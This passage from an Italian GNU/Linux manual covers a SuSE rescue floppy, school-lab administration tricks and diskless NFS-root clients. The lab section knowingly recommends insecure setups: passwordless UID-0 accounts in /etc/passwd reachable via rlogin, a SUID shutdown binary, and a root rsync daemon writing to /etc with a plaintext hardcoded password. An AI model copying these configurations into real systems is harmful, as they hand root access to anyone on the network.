L'utilizzo normale di questo dischetto, prevede la selezione dei moduli necessari e quindi l'avvio dell'installazione, o del dischetto di emergenza. Vale comunque la pena di dare un'occhiata a tutte le voci, nell'ordine in cui sono.

1. '**`Settings`**'

   La selezione della voce '**`Settings`**' permette di modificare le impostazioni iniziali dello schermo e della tastiera. Sotto questo aspetto non c'è niente di importante, almeno per lo scopo di utilizzo che ci si prefigge in questo capitolo.

2. '**`System informations`**'

   La voce '**`System informations`**' permette di dare un'occhiata alle informazioni conosciute sul sistema, in pratica quanto il kernel mette a disposizione nel file system virtuale '`/proc/`'. A questo proposito, è opportuno tenere presente che sono disponibili informazioni anche sulle diverse console virtuali.

   È importante tenere presente che le informazioni che si ottengono in questo modo, dipendono anche dalla presenza o assenza di determinati moduli.

3. '**`Kernel modules (hardware drivers)`**'

   Attraverso la voce '**`Kernel modules`**' è possibile caricare i moduli di cui si conosce la necessità. La figura 349.5 mostra l'elenco delle voci del menù a cui si accede.

   Figura 349.5. Menù per la gestione dei moduli.

```
.---------------------------------------.
|            Load SCSI module           |
|           Load CD-ROM module          |
|        Load network card module       |
|          Load PCMCIA modules          |
|          Show loaded modules          |
|            Unload modules             |
|          Autoload of modules          |
'---------------------------------------'
```

   A titolo di esempio si carica il modulo per la connessione PLIP attraverso la porta parallela. Per questo si deve selezionare la voce '**`Load network card module`**'.

   Si ottiene l'elenco dei moduli disponibili per le interfacce di rete, dal quale si deve selezionare il modulo '**`plip`**'.

   Figura 349.6. Selezione del modulo per l'interfaccia di rete.

```
.-----------------------------------------------.
|          ...                                  |
|      arcnet : ARCnet                          |
|________plip : PLIP (IP via Parallel Port)____|
|       3c505 : 3Com 505                        |
|       3c507 : 3Com 507                        |
|       3c515 : 3Com 515                        |
|          ...                                  |
'-----------------------------------------------'
```

   Dopo avere selezionato un modulo, a seconda del tipo, ne vengono richieste le caratteristiche. Il capitolo 31 tratta l'argomento e riporta la descrizione di alcuni moduli con il tipo di informazioni che devono essere fornite. Nel caso del modulo '**`plip`**', appare la maschera illustrata dalla figura 349.7 che permette l'inserimento dell'indirizzo di I/O e del numero di IRQ abbinato alla porta parallela che si vuole utilizzare per questo scopo. Viene anche proposto un esempio che corrisponde alla configurazione comune.

Figura 349.7. Maschera di inserimento delle caratteristiche del dispositivo da utilizzare.

```
.-----------------------------------------------.
|      Please enter parameters for "plip"       |
|                                               |
|           Example: io=0x378 irq=7             |
'-----------------------------------------------'

.-----------------------------------------------.
|      ##################################       |
'-----------------------------------------------'
```

Se tutto va bene, cioè se il modulo non entra in conflitto con altri e l'impostazione fornita è corretta, si ottiene un messaggio di conferma, dopo il quale si può proseguire.

Se si ritiene di avere caricato un modulo errato si può utilizzare la voce '**`Unload modules`**', mentre se si vuole tentare di caricare i moduli in modo automatico si può anche usare la voce '**`Autoload of modules`**' (anche se ciò non porta solitamente a risultati corretti).

4. '**`Start installation / system`**'

   Una volta caricati i moduli necessari, si può scegliere tra l'avvio di un sistema già installato o di un sistema di emergenza, oltre ad altre operazioni possibili. Si veda la figura 349.8.

   Figura 349.8. Scelta tra l'avvio dell'installazione, di un sistema già installato o di un sistema di emergenza.

```
.----------------------------------.
|        Start installation        |
|      Boot installed system       |
|       Start rescue system        |
|        Start CD-ROM demo         |
'----------------------------------'
```

   Questa, finalmente, è la scelta più importante. Infatti, con la voce '**`Boot installed system`**' è possibile indicare una partizione da cui avviare il file system principale che per qualche motivo non si avvia più da solo. Con la voce '**`Start rescue system`**' si può avviare un sistema in un dischetto: l'immagine '`rescue`' della stessa SuSE, nanoLinux, oppure anche il file '`rescue.gz`' della Slackware.

349.1.3 Avvio di un sistema su dischetto

Quando si seleziona la voce '**`Start rescue system`**', è possibile indicare diverse fonti da cui potrebbe essere reperita l'immagine del dischetto da avviare. La possibilità di avviare tale immagine da una fonte diversa da un dischetto, riguarda solo quanto già predisposto dalla distribuzione SuSE. Nel caso si voglia avviare un dischetto qualunque (purché compatibile con il kernel) si deve usare solo la voce corrispondente all'uso di un dischetto.

È stato ripetuto più volte che si possono usare anche altri dischetti alternativi a quello generato dall'immagine '`rescue`' della distribuzione SuSE. Tuttavia occorre tenere presente che deve trattarsi sempre di immagini compresse: se si tenta di caricare la vecchia immagine '`rescue.gz`' della distribuzione Slackware (quella obsoleta che si trova nella directory '`rootdsks/obsolete/`') dopo averla decompressa (è l'unico mini-sistema in circolazione che possa essere contenuto in un dischetto da 1440 Kibyte), questa non verrà caricata.

Come ormai dovrebbe essere chiaro, il dischetto che viene avviato in questo modo, diviene in pratica un disco RAM. Per poter utilizzare il dischetto di emergenza predisposto dalla distribuzione SuSE, occorre disporre di almeno 16 Mibyte.

349.2 Dischetti realizzati per scopi specifici

Vale la pena di annotare l'esistenza di progetti specifici per la realizzazione di dischetti di emergenza particolari, anche se spesso si tratta di lavori conclusi che non verranno aggiornati in futuro.

- *Small Linux*

  <*http://sourceforge.net/projects/smallinux/*>

  Consente di avviare un sistema minimo utilizzando meno di 4 Mibyte di memoria RAM, montando il file system principale dal dischetto, senza caricarlo in un disco RAM.

- *LOAF: Linux on a floppy*

  <*http://www.ecks.org/projects/loaf/*>

  Consente di avviare un sistema minimo disponendo almeno di 4 Mibyte di memoria RAM, a partire da un solo dischetto, contenente kernel e file system principale. Il file system viene caricarlo in un disco RAM.

  Lo scopo di questi dischetti è di consentire l'avvio di un elaboratore che possa accedere alla rete, per esempio attraverso Telnet.

Parte lxxii

Laboratorio didattico

Accorgimenti per usare GNU/Linux nella didattica di massa

La gestione di un laboratorio munito di elaboratori in una scuola media è problematica, a causa di diversi fattori: l'età degli studenti; il poco tempo a disposizione degli insegnanti; la necessità di svolgere una gran mole di esercitazioni specifiche.

GNU/Linux è un sistema operativo sofisticato e sotto questo aspetto non è adatto a un ambiente del genere. In questo capitolo si raccolgono delle idee su possibili soluzioni ai problemi tipici di un tale laboratorio.

350.1 Utente speciale per uno scopo speciale

Quando si vuole permettere agli utenti comuni di compiere attività che altrimenti sarebbero esclusivamente di competenza dell'utente '**`root`**', si può utilizzare '**`sudo`**', oppure si può creare un utente apposito nell'elenco del file '`/etc/passwd`', al quale, invece di associare una shell, si associa il programma o lo script che si vuole fare eseguire.

```
CIAO::0:0:Esempio generico:/:/etc/script/.CIAO
```

L'esempio mostra una riga del file '`/etc/passwd`' in cui viene definito l'utente '**`CIAO`**', senza parola d'ordine, con lo stesso UID e GID dell'utente '**`root`**', avendo di conseguenza gli stessi privilegi, al quale viene però associata la directory '`/`' (per motivi di sicurezza è meglio evitare l'uso di '`/tmp/`'), dove al posto di una shell si abbina lo script '`/etc/script/.CIAO`'.

In questo modo, accedendo con il nominativo '**`CIAO`**', si esegue lo script '`/etc/script/.CIAO`'. Al termine dell'esecuzione dello script, la sessione di lavoro come utente '**`CIAO`**' termina.

Il meccanismo rende il sistema molto poco sicuro, ma ha il vantaggio di essere un modo semplice per l'esecuzione di alcuni comandi che sono normalmente di competenza dell'utente '**`root`**'.

> È importante che la dichiarazione del vero utente '**`root`**' sia precedente a quella di questi finti utenti '**`root`**'.

Per fare in modo che gli eventuali sistemi di sicurezza abbandonino ogni resistenza, è probabile che si debba includere l'ipotetico programma '`/etc/script/.CIAO`' nel file '`/etc/shells`'. Inoltre, dovrebbe essere evidente che in una situazione del genere non sia sensata l'attivazione delle password shadow (si veda anche quanto scritto a proposito del file '`/etc/login.defs`' nel capitolo dedicato proprio alle password shadow).

Se si intende utilizzare questo tipo di utente attraverso un programma per l'accesso remoto ('**`rlogin`**', '**`rsh`**', '**`telnet`**' o '**`rexec`**') è necessario che il file '`/etc/securetty`' contenga l'indicazione dei terminali da cui questo pseudo utente '**`root`**' può accedere.

350.2 Spegnimento da parte di utenti comuni

Generalmente, un utente comune non è autorizzato a utilizzare '**`shutdown`**' o equivalenti, per chiudere l'attività di GNU/Linux. Però, in certi casi, può essere utile che ciò sia possibile. Il modo più semplice di permettere agli utenti comuni di avviarlo, è attribuirgli il permesso SUID, come nell'esempio seguente:

```
# chmod u+s /sbin/shutdown
```

Eventualmente si può completare la cosa creando un collegamento nella directory '/bin/' in modo che sia accessibile facilmente agli utenti comuni, senza bisogno di indicarne il percorso.

```
# ln -s /sbin/shutdown /bin/shutdown
```

Viene mostrata anche una tecnica diversa che si basa sul trucco dell'utente speciale descritta sopra. Questo modo può sembrare più laborioso e inutile; in realtà ci sono dei vantaggi, in particolare la possibilità di controllo sull'operazione stessa. Come è già stato mostrato nella sezione precedente, si aggiunge l'utente '**SPEGNIMI**' nel file '/etc/passwd':

```
SPEGNIMI::0:0:Spegnimento dell'elaboratore:/:/etc/script/.SPEGNIMI
```

Quindi, lo script '/etc/script/.SPEGNIMI' potrebbe essere preparato in modo da poter abilitare o disabilitare la possibilità di eseguire la procedura di arresto del sistema.

```
#!/bin/bash
#======================================================================
# .SPEGNIMI
#======================================================================

    #------------------------------------------------------------------
    # Verifica la presenza del file SPEGNIMI.OK
    #------------------------------------------------------------------
    if [ -f /etc/script/data/SPEGNIMI.OK ]
    then
        #--------------------------------------------------------------
        # Il file esiste e si può spegnere.
        # Esegue lo shutdown con un'attesa di 10 secondi.
        #--------------------------------------------------------------
        sleep 10s
        /sbin/shutdown -h now
    else
        #--------------------------------------------------------------
        # L'operazione di spegnimento non è consentita.
        #--------------------------------------------------------------
        echo "L'operazione richiesta di spegnimento non è consentita!"
    fi
```

Lo script deve essere accessibile in tutti i modi solo all'utente '**root**' e in nessun modo agli altri utenti (0700_8).

L'esecuzione di '**shutdown**' dipende quindi dalla presenza del file '/etc/script/data/SPEGNIMI.OK'. In questo modo è possibile regolare semplicemente l'accessibilità a questa funzione di spegnimento.

Per utilizzare in pratica questo sistema, si può agire attraverso un accesso locale o remoto. Attraverso un accesso normale è possibile spegnere il sistema: basta utilizzare l'utente '**SPEGNIMI**', per il quale non è richiesta alcuna parola d'ordine.

Attraverso '**rlogin**' è possibile attivare una connessione con lo stesso elaboratore su cui si sta operando, ottenendone lo spegnimento. L'esempio seguente utilizza '**hostname**' per determinare il nome dell'elaboratore: è importante che questo restituisca un nome corretto.

```
rlogin -l SPEGNIMI `hostname`
```

Nello stesso modo si può spegnere un elaboratore attraverso la rete da un'altra posizione.

```
rlogin -l SPEGNIMI indirizzo_da_spegnere
```

Per rendere più facile il meccanismo, si può creare uno script ulteriore con lo stesso nome dell'utente fittizio '**SPEGNIMI**'.

```
#!/bin/sh
#======================================================================
# SPEGNIMI
```

```
#======================================================================

    rlogin -l SPEGNIMI ‘hostname‘
```

In tal modo si utilizza lo stesso termine, sia in presenza di una richiesta di accesso, sia durante una sessione di lavoro normale.

Per avviare la procedura di arresto del sistema su un gruppo di elaboratori in un colpo solo, si può creare uno script che esegue una serie di ‘**rlogin**’ su tutti gli elaboratori interessati.

```
#!/bin/sh
#======================================================================
# SPEGNITUTTI
#======================================================================

    rlogin -l SPEGNIMI host01.brot.dg &
    rlogin -l SPEGNIMI host02.brot.dg &
    rlogin -l SPEGNIMI host03.brot.dg &
    rlogin -l SPEGNIMI host04.brot.dg &
    rlogin -l SPEGNIMI host05.brot.dg &
    #...
```

In alternativa, se per qualunque motivo si ha difficoltà a utilizzare ‘**rlogin**’ o ‘**rsh**’ come si vorrebbe, si può utilizzare Secure Shell (capitolo 202), configurandola in modo che utilizzi una forma di autenticazione che non richieda l’inserimento di una parola d’ordine. Lo script potrebbe essere modificato nel modo seguente:

```
#!/bin/sh
#======================================================================
# SPEGNITUTTI
#======================================================================

    ssh -l SPEGNIMI host01.brot.dg &
    ssh -l SPEGNIMI host02.brot.dg &
    ssh -l SPEGNIMI host03.brot.dg &
    ssh -l SPEGNIMI host04.brot.dg &
    ssh -l SPEGNIMI host05.brot.dg &
    #...
```

350.3 Autorizzare chiunque ad aggiungersi come nuovo utente

Normalmente, non è sensato concedere a chiunque di registrarsi da solo all’interno di un sistema, ma su un elaboratore destinato alla didattica, in un ambiente in cui non si vuole utilizzare il NIS, questo potrebbe essere più che giustificato. Con la tecnica già vista nella sezione, si aggiunge l’utente ‘**AGGIUNGI**’.

```
AGGIUNGI::0:0:Aggiunta nuovo utente:/:/etc/script/.AGGIUNGI
```

Lo script ‘`/etc/script/.AGGIUNGI`’ potrebbe essere preparato in modo da poter abilitare o disabilitare la possibilità di eseguire il programma ‘**adduser**’.

> Il programma ‘**adduser**’ non è necessariamente presente con questo nome e con lo stesso comportamento in tutte le distribuzioni GNU/Linux. In questi esempi si suppone che ‘**adduser**’ accetti un solo argomento: il nome dell’utente da aggiungere.

```
#! /bin/bash
#======================================================================
# .AGGIUNGI
#======================================================================
```

```
#======================================================================
# Inizio.
#======================================================================

    #------------------------------------------------------------------
    # Verifica la presenza del file AGGIUNGI.OK
    #------------------------------------------------------------------
    if [ -f /etc/script/data/AGGIUNGI.OK ]
    then
        #--------------------------------------------------------------
        # Il file esiste e si può aggiungere l'utente.
        # Si inizia ottenendo il nome da utilizzare.
        #--------------------------------------------------------------
        echo "Inserisci il nome dell'utente."
        echo "Si possono utilizzare al massimo otto caratteri."
        read
        #--------------------------------------------------------------
        # Controlla la risposta data dall'utente.
        #--------------------------------------------------------------
        if [ ${#REPLY} = 0 ]
        then
            #----------------------------------------------------------
            # La risposta è nulla, così si interrompe l'inserimento.
            #----------------------------------------------------------
            exit
        fi
        #--------------------------------------------------------------
        # Finalmente viene creato l'utente.
        #--------------------------------------------------------------
        NUOVO_UTENTE=$REPLY
        /usr/sbin/adduser $NUOVO_UTENTE
        #--------------------------------------------------------------
        # Viene definita la password.
        #--------------------------------------------------------------
        while [ 0 ]                                         # FOREVER
        do
            if /usr/bin/passwd $NUOVO_UTENTE
            then
                #------------------------------------------------------
                # La password è stata inserita correttamente.
                #------------------------------------------------------
                break
            else
                #------------------------------------------------------
                # Meglio ripetere l'operazione.
                #------------------------------------------------------
                continue
            fi
        done
    else
        #--------------------------------------------------------------
        # L'operazione non è consentita.
        #--------------------------------------------------------------
        echo "L'operazione richiesta non è consentita!"
    fi
#======================================================================
```

Lo script deve essere accessibile in tutti i modi solo all'utente '**`root`**' e in nessun modo agli altri utenti (0700_8).

L'esecuzione di '**`adduser`**' dipende quindi dalla presenza del file '`/etc/script/data/AGGIUNGI.OK`'. In questo modo è possibile regolare semplicemente l'accessibilità a questa funzione.

Per utilizzare in pratica questo sistema, basta identificarsi come l'utente '**`AGGIUNGI`**' in fase di accesso.

350.4 Sincronizzazione di file di configurazione senza NIS

Un laboratorio potrebbe essere organizzato in modo da centralizzare le directory personali degli studenti in un solo file system di rete (di solito NFS), allo scopo di consentire a ogni studente di utilizzare qualunque elaboratore. In generale, per ottenere questo risultato c'è bisogno di centralizzare anche il sistema di autenticazione, normalmente attraverso un servizio NIS. Tuttavia, questa ultima necessità può diventare eccessivamente onerosa per l'amministratore.

Di per sé, l'uso di un file system di rete e del NIS, mette tutto il sistema in una condizione di estrema debolezza rispetto alla possibilità di un'aggressione esterna. Pertanto, si vuole proporre qui un metodo alternativo al NIS, altrettanto debole, ma più semplice da realizzare.

Figura 350.1. Schema semplificato di una rete per un laboratorio, in cui si condividono le directory personali degli utenti, ma non si usa il NIS.

```
 .------.     .------.     .------.     .------.     .------.     .------.
 | nodo |     | nodo |     | nodo |     | nodo |     | nodo |     | nodo | B
 `------'     `------'     `------'     `------'     `------'     `------'
     |            |            |            |            |            |
  - -*------------*------------*-----*-----*------------*------------*---- - - -
 rete locale del laboratorio           |
                                       |
                     .--------------------------.
                     | Elaboratore contenente i |
                     | servizi e le directory   | A
                     | personali che i nodi     |
                     | normali condividono.     |
                     `--------------------------'
```

Osservando la figura 350.1, l'elaboratore «A» deve consentire l'accesso alla directory '`/home/`', attraverso il protocollo NFS, mentre gli elaboratori «B» montano il file system di rete nella stessa directory, che per loro sarebbe vuota.

A questo punto, l'aggiunta di un utente dovrebbe passare per l'elaboratore «A», attraverso la procedura normale, cosa che comporta la modifica dei file '`/etc/passwd`' e '`/etc/group`' (salvo l'uso delle password shadow, che in questo caso non hanno una ragione valida per essere utilizzate), inoltre, genera le directory personali che normalmente si collocano al di sotto di '`/home/`'.

Quando gli elaboratori «B» montano la directory '`/home/`', si trovano di fronte alla stessa situazione dell'elaboratore «A», per cui, per consentire l'accesso agli studenti da questi nodi, basterebbe ricopiare i file '`/etc/passwd`' e '`/etc/group`'. Per farlo in modo automatico, si potrebbe usare Rsync (capitolo 171), predisposto in modo da non dover digitare manualmente delle parole d'ordine, ogni volta che si aggiorna un nodo di tipo «B».

Per usare Rsync in modo autonomo, senza l'ausilio di alcuna shell remota, bisogna configurare tutti i nodi «B» nel modo elencato di seguito.

1. È necessario verificare che il file '`/etc/services`' contempli il servizio RSYNC, contenendo le righe seguenti:

   ```
   rsync           873/tcp                         # rsync
   rsync           873/udp                         # rsync
   ```

2. È necessario aggiornare il file '`/etc/inetd.conf`', in modo da avviare '**`rsync`**' come demone, quando viene interpellata la porta del servizio corrispondente:

   ```
   rsync   stream  tcp     nowait  root    /usr/bin/rsync  rsyncd --daemon
   ```

   Naturalmente occorre riavviare il supervisore dei servizi di rete ('**`inetd`**'), in modo che venga acquisita la modifica fatta in questo file di configurazione.

3. Si deve preparare il file di configurazione di Rsync, per il suo utilizzo in qualità di demone. Il file in questione dovrebbe essere '`/etc/rsyncd.conf`', ma in caso di dubbio, si può usare l'opzione '**`--config`**' (in questo caso, la riga è spezzata in due per motivi tipografici):

   ```
   rsync   stream  tcp     nowait  root    /usr/bin/rsync ↩
   ↪rsyncd --daemon --file=/etc/rsyncd.conf
   ```

   Il file in questione deve contenere la dichiarazione di un modulo adatto per questo scopo:

   ```
   [utenze]
       uid = root
       gid = root
       path = /etc
       read only = false
       auth users = root
       strict modes = false
       secrets file = /etc/rsyncd.secrets
       comment = Esportazione delle utenze attraverso Rsync
   ```

4. Nel file di configurazione si vede la dichiarazione di un file di «segreti», che in pratica contiene le parole d'ordine in chiaro degli utenti che possono utilizzare tale servizio. In questo caso, si tratta esclusivamente dell'utente '**`root`**', per cui il file '`/etc/rsyncd.secrets`' potrebbe contenere la riga seguente:

   ```
   root:supersegretissimo
   ```

   La parola d'ordine è in chiaro, per cui sarebbe bene che il file fosse accessibile esclusivamente all'amministratore, utilizzando dei permessi 0600_8. In particolare, nella configurazione è stata specificata la direttiva '**`strict modes = false`**' in modo da evitare che il demone Rsync possa opporsi all'accesso nel caso i permessi non siano esattamente così. Eventualmente, se si preferisce si può abilitare questo controllo: '**`strict modes = true`**'.

A questo punto, dal lato dei nodi «B» è tutto pronto; basta solo preparare uno script opportuno nell'elaboratore «A», per automatizzare l'operazione:

```
#! /bin/sh

RSYNC_PASSWORD=supersegretissimo
export RSYNC_PASSWORD

rsync -zv /etc/passwd root@192.168.1.100::utenze
rsync -zv /etc/group root@192.168.1.100::utenze

rsync -zv /etc/passwd root@192.168.1.101::utenze
rsync -zv /etc/group root@192.168.1.101::utenze

rsync -zv /etc/passwd root@192.168.1.102::utenze
rsync -zv /etc/group root@192.168.1.102::utenze

#...
```

Evidentemente si suppone che i vari nodi «B» abbiano gli indirizzi IP 192.168.1.1*. Naturalmente, se è disponibile il servizio DNS si potevano usare dei nomi al posto degli indirizzi.

> Dal momento che questo tipo di approccio non è esente da incidenti, prima di organizzare un sistema di sincronizzazione occorre essere sempre sicuri di disporre di dischetti di emergenza con cui poter avviare gli elaboratori «B», nel caso i file '`/etc/passwd`' e '`/etc/group`' dovessero risultare danneggiati in qualche modo. Pertanto, tali dischetti di emergenza devono disporre di un sistema autonomo, in quanto non basterebbe un kernel che monta il file system principale che contiene gli stessi file danneggiati.

Diskless: elaboratori senza disco

Una caratteristica importante del sistema di condivisione dei file system attraverso la rete, l'NFS, è quella che permette l'utilizzo di macchine senza disco: *diskless*.

Nel passaggio da una macchina autonoma a una senza disco, ci sono varie fasi intermedie, in cui si possono sfruttare più o meno intensivamente le risorse NFS di altri serventi. La macchina senza disco, perché non ha fisicamente il disco fisso, oppure perché non lo adopera per contenere dati o programmi, ha comunque un certo fascino, che si avverte particolarmente quando si deve allestire un certo numero di macchine uniformi e amministrate in modo centralizzato.

A differenza del terminale remoto che utilizza '**`telnet`**' o un programma di comunicazione su linea seriale o dedicata, la macchina senza disco ha il vantaggio di poter utilizzare la grafica con il sistema X. In questo senso, una macchina senza disco è normalmente ben dotata dal punto di vista del processore e della memoria centrale.

351.1 Principio di funzionamento

L'idea alla base della macchina senza disco è molto semplice:

1. viene caricato il kernel in qualche modo, con tutte le informazioni necessarie ad accedere alla rete e al servente NFS;
2. viene eseguito il montaggio del file system principale (dalla rete) in lettura e scrittura;
3. viene eseguita la procedura di inizializzazione del sistema (Init).

Il vero problema di tutto questo è il primo punto, ovvero l'avvio del kernel con le informazioni necessarie, specialmente quelle sull'indirizzo IP dell'interfaccia di rete utilizzata.

Volendo predisporre una **vera** macchina senza disco, sarebbe necessario realizzare, o procurarsi, una ROM speciale da applicare alla scheda di rete. Questa, con il software contenuto al suo interno, attraverso vari protocolli, dovrebbe permettere alla scheda di rete di ottenere il proprio indirizzo IP e subito dopo di ricevere il kernel da avviare.

A meno di avere il sostegno di persone qualificate, in grado di predisporre una macchina senza disco a tutti gli effetti, ci si accontenta solitamente di preparare un dischetto con un kernel adatto, assieme a tutte le informazioni necessarie sulla rete locale e il servente NFS da raggiungere. Questa è la soluzione che viene presa in considerazione nel capitolo.

351.2 Preparazione del cliente GNU/Linux

La preparazione del cliente cioè del dischetto necessario ad avviare l'elaboratore senza disco fisso, è la parte più semplice, pertanto viene mostrata per prima.

351.2.1 Kernel

Prima di tutto, occorre preparare un kernel adatto alla stazione senza disco che si vuole utilizzare. Di sicuro, occorre attivare la gestione della rete (sezione 29.2.9), la gestione necessaria per l'interfaccia di rete che si utilizza (sezione 29.2.12) e la gestione relativa all'NFS, indicando eventualmente la necessità di montare il file system principale attraverso il protocollo NFS (29.2.9).

Naturalmente, tali funzionalità devono essere incluse come elementi del kernel monolitico, perché non disponendo di un disco locare sarebbe complicato caricare dei moduli.
Date le difficoltà che comporta la preparazione di un sistema senza disco è il caso di consigliare l'utilizzo di soli kernel monolitici, anche per i dispositivi che potrebbero essere caricati in un secondo momento.

La stazione senza disco potrebbe, nonostante il nome, dover accedere anche a unità a disco locali, come un dischetto o un lettore CD-ROM. Nel momento in cui si predispone un kernel per tale scopo, è bene tenere presente anche queste esigenze.

351.2.2 Parametri di avvio

All'avvio, il kernel deve ottenere alcuni parametri che gli permettano di configurare l'interfaccia di rete, di definire l'instradamento e di montare il file system principale attraverso il protocollo NFS.

```
root=/dev/nfs
```

Si tratta di un messaggio con cui si informa il kernel di voler utilizzare come file system principale ciò che viene fornito attraverso il protocollo NFS. Il dispositivo '`/dev/nfs`' non esiste in realtà.

nfsroot=[*ip_del_servente*:]*directory_radice*[,*opzione_nfs* [,...]]

Serve a definire le informazioni necessarie al montaggio della directory del servente che verrà utilizzata come radice del file system. L'indirizzo IP del servente è facoltativo, perché viene indicato nuovamente nel parametro '**`nfsaddrs`**'.

Le *opzioni_NFS* sono facoltative e, in ogni caso, si tratta delle stesse opzioni utilizzabili in condizioni normali con i file system NFS (il modello sintattico viene spezzato in due per mancanza di spazio).

nfsaddrs=[*ip_del_cliente*]:[*ip_del_servente*]:[*ip_del_router*]:[*maschera_di_rete*]:↩
↪[*nome_dell'host*]:[*dispositivo_di_rete*]:[*auto_configurazione*]

Il parametro '**`nfsaddrs`**' permette di definire tutte le informazioni necessarie a stabilire il collegamento nella rete. Tutte le informazioni possono essere determinate in modo predefinito, ma non tutte contemporaneamente. Come si potrà intuire: le informazioni sugli indirizzi del cliente e del servente possono essere ottenute automaticamente in base ai protocolli RARP o BOOTP; l'indirizzo di un router non è necessario nel caso tutto si svolga in una rete locale; la maschera di rete può essere determinata automaticamente in base alla classe di indirizzi utilizzati; il nome del nodo potrebbe corrispondere allo stesso numero IP attribuitogli; infine l'interfaccia di rete potrebbe essere semplicemente la prima a essere individuata.

Almeno le prime volte, non è una buona idea lasciare che i valori vengano determinati automaticamente.

L'ultima opzione, permette di definire il metodo di configurazione automatica. Si possono utilizzare le parole chiave '**`rarp`**' o '**`bootp`**' per indicare che si vuole sia utilizzato il protocollo RARP oppure BOOTP, rispettivamente. In alternativa si può indicare la parola chiave '**`both`**' per fare sì che vengano gestiti entrambi, oppure '**`none`**' per non utilizzarne alcuno. Se non viene indicato nulla nell'ultimo campo, si intende che non si deve utilizzare alcun protocollo.

Se non viene utilizzato alcun protocollo per la configurazione automatica, è chiaro che occorre specificare necessariamente gli indirizzi IP del cliente e del servente.

351.2.3 Un esempio

Prima di proseguire con la descrizione di ciò che serve per predisporre un cliente senza disco, conviene introdurre una situazione di esempio, che poi verrà utilizzata nelle spiegazioni successive.

Si suppone di disporre di un servente nella stessa rete locale in cui si vuole collocare il cliente. In tal caso, pur non essendo necessario, viene indicato ugualmente un router che in pratica corrisponde allo stesso indirizzo del servente. La tabella 351.1 mostra questa situazione.

Tabella 351.1. Configurazione di esempio.

Elemento	Valore
servente	192.168.1.1
cliente	192.168.1.7
router	192.168.1.1
maschera di rete	255.255.255.0
nome del cliente	diskless7
interfaccia di rete	eth0
directory remota	/tftpboot/192.168.1.7

In questa situazione, i parametri del kernel dovranno essere quelli indicati qui di seguito.

```
root=/dev/nfs
nfsroot=192.168.1.1:/tftpboot/192.168.1.7
nfsaddrs=192.168.1.7:192.168.1.1:192.168.1.1:255.255.255.0:diskless7:eth0:
```

La scelta della directory remota da utilizzare come file system principale non è casuale; si tratta di una convenzione diffusa:

`/tftpboot/`*indirizzo_del_cliente*`/`

351.2.4 /dev/boot255

Esistono diversi modi per avviare un kernel. Dovendo fare in modo che il kernel si avvii montando il file system principale dalla rete, si utilizza il parametro '**`root=/dev/nfs`**', dove '`/dev/nfs`' non esiste in realtà.

Quando si utilizza LILO, ma anche in altre situazioni, è necessario fare riferimento a un dispositivo esistente realmente, almeno nel momento in cui si «installa» il sistema di avvio. Per questo si deve creare il dispositivo denominato '`/dev/boot255`', con numero primario zero e numero secondario 255.

```
# mknod /dev/boot255 c 0 255
```

351.2.5 Avvio del kernel dal dischetto

L'avvio del kernel da un dischetto è un problema che è stato già descritto a sufficienza in questo documento, in particolare nel capitolo 16. Qui si intende solo riepilogare in che modo configurare i vari sistemi di avvio.

- Se si intende avviare il kernel copiandolo in un dischetto senza file system, utilizzando quindi '**`dd`**' (o anche '**`cp`**'), non è possibile fornire alcun parametro, tranne l'indicazione del dispositivo attraverso il programma '**`rdev`**'. In pratica, se il dischetto immagine del kernel si trova nella prima unità, si utilizza il comando seguente:

```
# rdev /dev/fd0 /dev/boot255
```

Tutte le altre informazioni, devono provenire dal protocollo RARP o BOOTP. Pertanto, questo tipo di avvio non è consigliabile in generale.

- Se si realizza un dischetto contenente il kernel, avviato attraverso LILO, si possono dare i parametri necessari attraverso la configurazione del file '`/etc/lilo.conf`'. Segue il pezzo significativo, relativo all'esempio proposto in precedenza (la direttiva '**`append`**' appare spezzata su più righe per motivi tipografici, ma dovrebbe occupare una riga sola).

```
image=/vmlinuz
        label=diskless
        root=/dev/boot255
        append="root=/dev/nfs ↩
↪nfsroot=192.168.1.1:/tftpboot/192.168.1.7 ↩
↪nfsaddrs=192.168.1.7:192.168.1.1:192.168.1.1:255.255.255.0:diskless7:eth0:"
```

- SYSLINUX si configura in modo simile a LILO, con la differenza che basta collocare i file necessari nel dischetto, senza creare collegamenti tra loro. In questo senso è particolarmente comodo e decisamente preferibile quando si deve avviare un kernel da dischetto. Segue un pezzo della configurazione del file '`SYSLINUX.CFG`' (anche in questo caso, la direttiva '**`APPEND`**' appare spezzata su più righe per motivi tipografici, ma dovrebbe occupare una riga sola).

```
LABEL diskless
        KERNEL LINUX
        APPEND "root=/dev/nfs ↩
↪nfsroot=192.168.1.1:/tftpboot/192.168.1.7 ↩
↪nfsaddrs=192.168.1.7:192.168.1.1:192.168.1.1:255.255.255.0:diskless7:eth0:"
```

Si osservi il fatto che qui non viene utilizzato il dispositivo '`/dev/boot255`'.

- Loadlin richiede la preparazione di un dischetto con un sistema Dos minimo, dal quale poter avviare (di solito attraverso il file '`AUTOEXEC.BAT`') il programma '**`LOADLIN.EXE`**'. Segue l'esempio di questo comando, separato su più righe per motivi tipografici.

```
LOADLIN vmlinuz root=/dev/nfs nfsroot=192.168.1.1:/tftpboot/192.168.1.7 ↩
↪nfsaddrs=192.168.1.7:192.168.1.1:192.168.1.1:255.255.255.0:diskless7:eth0:
```

351.3 Preparazione del servente GNU/Linux

Il servente richiede una preparazione più complessa e delicata, da studiare prima a tavolino in funzione delle cose che si vogliono fare con le macchine senza disco. Il problema, a questo proposito, risiede nel fatto che ogni distribuzione GNU/Linux ha una sua impostazione, dove sono proprio queste diversità che richiedono lo sforzo maggiore nello studio necessario ad arrivare a un servente per questo scopo.

Ogni distribuzione GNU/Linux dovrebbe fornire gli strumenti necessari ad automatizzare la creazione e la gestione del servente; in realtà solo poche fanno tanto.

In queste sezioni si fa riferimento a un servente realizzato su una distribuzione Red Hat, ma senza porre un accento eccessivo sulle particolarità di questa distribuzione.

351.3.1 Pianificare gli obiettivi da raggiungere

È importante decidere prima quali sono le attività per le quali verranno utilizzate le stazioni senza disco e quindi quali programmi verranno utilizzati. Ciò servirà per stabilire quali componenti devono essere predisposti nella gerarchia utilizzata come directory radice NFS.

È bene chiarire in mente che i clienti dovrebbero avere una configurazione uniforme e che su quelle stazioni non ci dovrebbero essere utenti '**`root`**', a parte l'amministratore del servente.

Se non fosse così, i vantaggi nell'utilizzo di macchine senza disco sarebbero troppo pochi per giustificare lo sforzo necessario a predisporle.

Se si intende utilizzare il sistema grafico X, anche l'uniformità delle schede video sarebbe auspicabile.

Le password shadow non dovrebbero essere utilizzate.

Come ultima considerazione, i clienti non dovrebbero offrire servizi di rete.

